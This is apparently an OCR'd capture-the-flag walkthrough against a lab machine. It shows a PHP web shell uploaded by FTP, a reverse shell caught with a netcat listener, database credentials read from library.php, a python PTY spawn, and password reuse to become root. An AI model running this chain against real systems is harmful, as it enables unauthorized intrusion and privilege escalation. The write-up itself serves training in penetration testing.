
Filename	Filesize	Filetype	Last modified
..			
.BurpSuite		Directory	07/31/2020 03:...
.cache		Directory	09/19/2020 03...
.config		Directory	09/19/2020 04...
.dbeaver4		Directory	07/31/2020 10:...
.gconf		Directory	09/15/2020 08...

22 files and 38 directories. Total size: 138,443 bytes

Filename	Filesize	Filetype	Last modified	Permission	Owner/Grou
..					
index.html	11,321	html-file	07/17/2019	-rwxrwx...	0 0
library.php	2,831	php-file	07/22/2019	-rwxrwx...	0 0
style.css	3,172	css-file	07/21/2019	-rwxrwx...	0 0

3 files. Total size: 17,324 bytes

put shell.php



Remote site: /html

/
html

Filename	Filesize	Filetype
..		
index.html	11,321	html-file
library.php	2,831	php-file
shell.php	5,687	php-file
style.css	3,172	css-file

Selected 1 file. Total size: 5,687 bytes

Change file attributes

Please select the new attributes for the file "shell.php".

Owner permissions
☑ Read ☑ Write □ Execute


Group permissions
□ Read □ Write □ Execute

Public permissions
☑ Read ☑ Write ☑ Execute

Numeric value: 607


You can use an x at any position to keep the permission the original files have.

http://192.168.56.127/shell.php



192.168.56.127/shell.php

sudo nc -nlvp 443




```
┌─[x]─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.127.
Ncat: Connection from 192.168.56.127:42460.
Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/
Linux
 13:51:22 up  2:13,  0 users,  load average: 0.00, 0.01, 0.06
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


cd /var/www/html

ls

cat library.php



```
$ cd /var/www/html
$ ls
index.html
library.php
shell.php
style.css
$ cat librabry.php
```




```
get_string_between($str, "{\"lastviewed\"==\"", "\"}");

$DATABASE_HOST = 'localhost';
$DATABASE_USER = 'username';
$DATABASE_PASS = 'password';
$DATABASE_NAME = 'library';
```

python -c 'import pty;pty.spawn("/bin/bash")'

su root

password



```
www-data@ubuntu:/$ su root
su root
Password: password

root@ubuntu:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/# uname -a
uname -a
Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/
Linux
```